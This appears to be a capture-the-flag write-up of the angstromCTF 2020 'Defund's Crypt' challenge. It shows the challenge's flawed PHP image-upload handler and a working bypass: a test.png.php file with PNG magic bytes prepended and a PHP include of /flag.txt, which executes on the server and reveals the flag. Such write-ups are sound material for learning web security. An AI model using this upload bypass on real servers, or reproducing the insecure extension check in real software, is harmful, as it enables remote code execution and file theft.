
angstrom 2020 defunds crypt

Saturday, March 7, 2020 12:16 PM



You can choose a local image then click Descend and it'll upload the image to their server and redirect you do it:

HTTP/1.1 301 Moved Permanently
Content-Type: text/html; charset=UTF-8
Date: Tue, 17 Mar 2020 00:20:18 GMT
Location: /memories/3167f7be326c16f09cfec95fb782d8ab016cb974.png
Server: Caddy
Server: nginx/1.14.1
Content-Length: 1214

https://crypt.2020.chall.actf.co/memories/3167f7be326c16f09cfec95fb782d8ab016cb974.png

Page source says:

```
<DOCTYPE html>
<html>
    <head>
```

```
        <meta charset="UTF-8">
        <meta name="viewport" content="width=device-width,initial-scale=1">
        <link href="https://fonts.googleapis.com/css?family=Inconsolata|Special
+Elite&display=swap" rel="stylesheet">
        <link rel="stylesheet" href="/style.css">
        <title>Defund's Crypt</title>
    </head>
    <body><script src="https://crypt.2020.chall.actf.co/zapCallBackUrl/-7934620695891932334/
inject.js"></script>

        <-- Defund was a big fan of open source so head over to /src.php -->
        <-- Also I have a flag in the filesystem at /flag.txt but too bad you can't read it -->
        <h1>Defund's Crypt<span class="small">o</span></h1>
                <img src="crypt.jpg" height="300"/>
        <form method="POST" action="/" autocomplete="off" spellcheck="false" enctype="multipart/
form-data">
            <p>Leave a memory:</p>
            <input type="file" id="imgfile" name="imgfile">
            <label for="imgfile" id="imglbl">Choose an image...</label>
            <input type="submit" value="Descend">
        </form>
        <script>
            imgfile.oninput = _ => {
                imgfile.classList.add("satisfied");
                imglbl.innerText = imgfile.files[0].name;
            };
        </script>
    </body>
</html>
```

src.php yields:

```
<DOCTYPE html>
<html>
    <head>
        <meta charset="UTF-8">
        <meta name="viewport" content="width=device-width,initial-scale=1">
        <link href="https://fonts.googleapis.com/css?family=Inconsolata|Special
+Elite&display=swap" rel="stylesheet">
        <link rel="stylesheet" href="/style.css">
        <title>Defund's Crypt</title>
    </head>
    <body>
        <-- Defund was a big fan of open source so head over to /src.php -->
        <-- Also I have a flag in the filesystem at /flag.txt but too bad you can't read it -->
        <h1>Defund's Crypt<span class="small">o</span></h1>
        <?php
            if ($_SERVER["REQUEST_METHOD"] === "POST") {
                // I just copy pasted this from the PHP site then modified it a bit
                // I'm not gonna put myself through the hell of learning PHP to write one lousy
angstrom chall
                try {
                    if (
                        isset($_FILES['imgfile']['error']) ||
                        is_array($_FILES['imgfile']['error'])
                    ) {
                        throw new RuntimeException('The crypt rejects you.');
                    }
                    switch ($_FILES['imgfile']['error']) {
                        case UPLOAD_ERR_OK:
                            break;
                        case UPLOAD_ERR_NO_FILE:
                            throw new RuntimeException('You must leave behind a memory lest you be
forgotten forever.');
                        case UPLOAD_ERR_INI_SIZE:
                        case UPLOAD_ERR_FORM_SIZE:
                            throw new RuntimeException('People can only remember so much.');
                        default:
                            throw new RuntimeException('The crypt rejects you.');
                    }
                    if ($_FILES['imgfile']['size'] > 1000000) {
                        throw new RuntimeException('People can only remember so much..');
                    }
                    $finfo = new finfo(FILEINFO_MIME_TYPE);
                    if (false === $ext = array_search(
                        $finfo->file($_FILES['imgfile']['tmp_name']),
```

```
                        array(
                            '.jpg' => 'image/jpeg',
                            '.png' => 'image/png',
                            '.bmp' => 'image/bmp',
                        ),
                        true
                    )) {
                        throw new RuntimeException("Your memory isn't picturesque enough to be
remembered.");
                    }
                    if (strpos($_FILES["imgfile"]["name"], $ext) === false) {
                        throw new RuntimeException("The name of your memory doesn't seem to match
its content.");
                    }
                    $bname = basename($_FILES["imgfile"]["name"]);
                    $fname = sprintf("%s%s", sha1_file($_FILES["imgfile"]["tmp_name"]),
substr($bname, strpos($bname, ".")));
                    if (move_uploaded_file(
                        $_FILES['imgfile']['tmp_name'],
                        "./memories/" . $fname
                    )) {
                        throw new RuntimeException('Your memory failed to be remembered.');
                    }
                    http_response_code(301);
                    header("Location: /memories/" . $fname);
                } catch (RuntimeException $e) {
                    echo "<p>" . $e->getMessage() . "</p>";
                }
            }
        ?>
        <img src="crypt.jpg" height="300"/>
        <form method="POST" action="/" autocomplete="off" spellcheck="false" enctype="multipart/
form-data">
            <p>Leave a memory:</p>
            <input type="file" id="imgfile" name="imgfile">
            <label for="imgfile" id="imglbl">Choose an image...</label>
            <input type="submit" value="Descend">
        </form>
        <script>
            imgfile.oninput = _ => {
                imgfile.classList.add("satisfied");
                imglbl.innerText = imgfile.files[0].name;
            };
        </script>
    </body>
</html>
```

It is using finfo to detect the type of the file by inspecting the contents.
It then maps that into .png, .jpg, or .bmp

This confirms the filename has that extension in it... SOMEWHERE!

```
if (strpos($_FILES["imgfile"]["name"], $ext) === false) {
                        throw new RuntimeException("The name of your memory doesn't seem to match
its content.");
                    }
```

It then saves the filename using

```
 $fname = sprintf("%s%s", sha1_file($_FILES["imgfile"]["tmp_name"]), substr($bname, strpos($bname,
".")));
```

So, if you filename was test.png.php, the presence of .png gets past the first test, THEN it will name it like:

/memories/<sha>.png.php

So we need a way of creating a php file that tricks finfo into thinking it is one of those graphic types.

I created a file called **test.png.php** with this content:


```
<!DOCTYPE html>
<html>
<body>

<h1>My first PHP page</h1>

<?php include("/flag.txt"); ?>

</body>
</html>
```

Then I used a Hex Fiend to open up a small .png and copy what seemed to be the header and past it at the front of my document.



This bypassed the checks and redirected to:

https://crypt.2020.chall.actf.co/memories/a0855f92ebd99c252c96b161c9fd186486834f22.png.php

---

`PNG IHDR=gAMA a cHRMz&u0`:pQ< pHYs%%IR$YiTXtXML:com.adobe.xmp 1`

My first PHP page

actf{th3_ch4ll3ng3_h4s_f4ll3n_but_th3_crypt_rem4ins}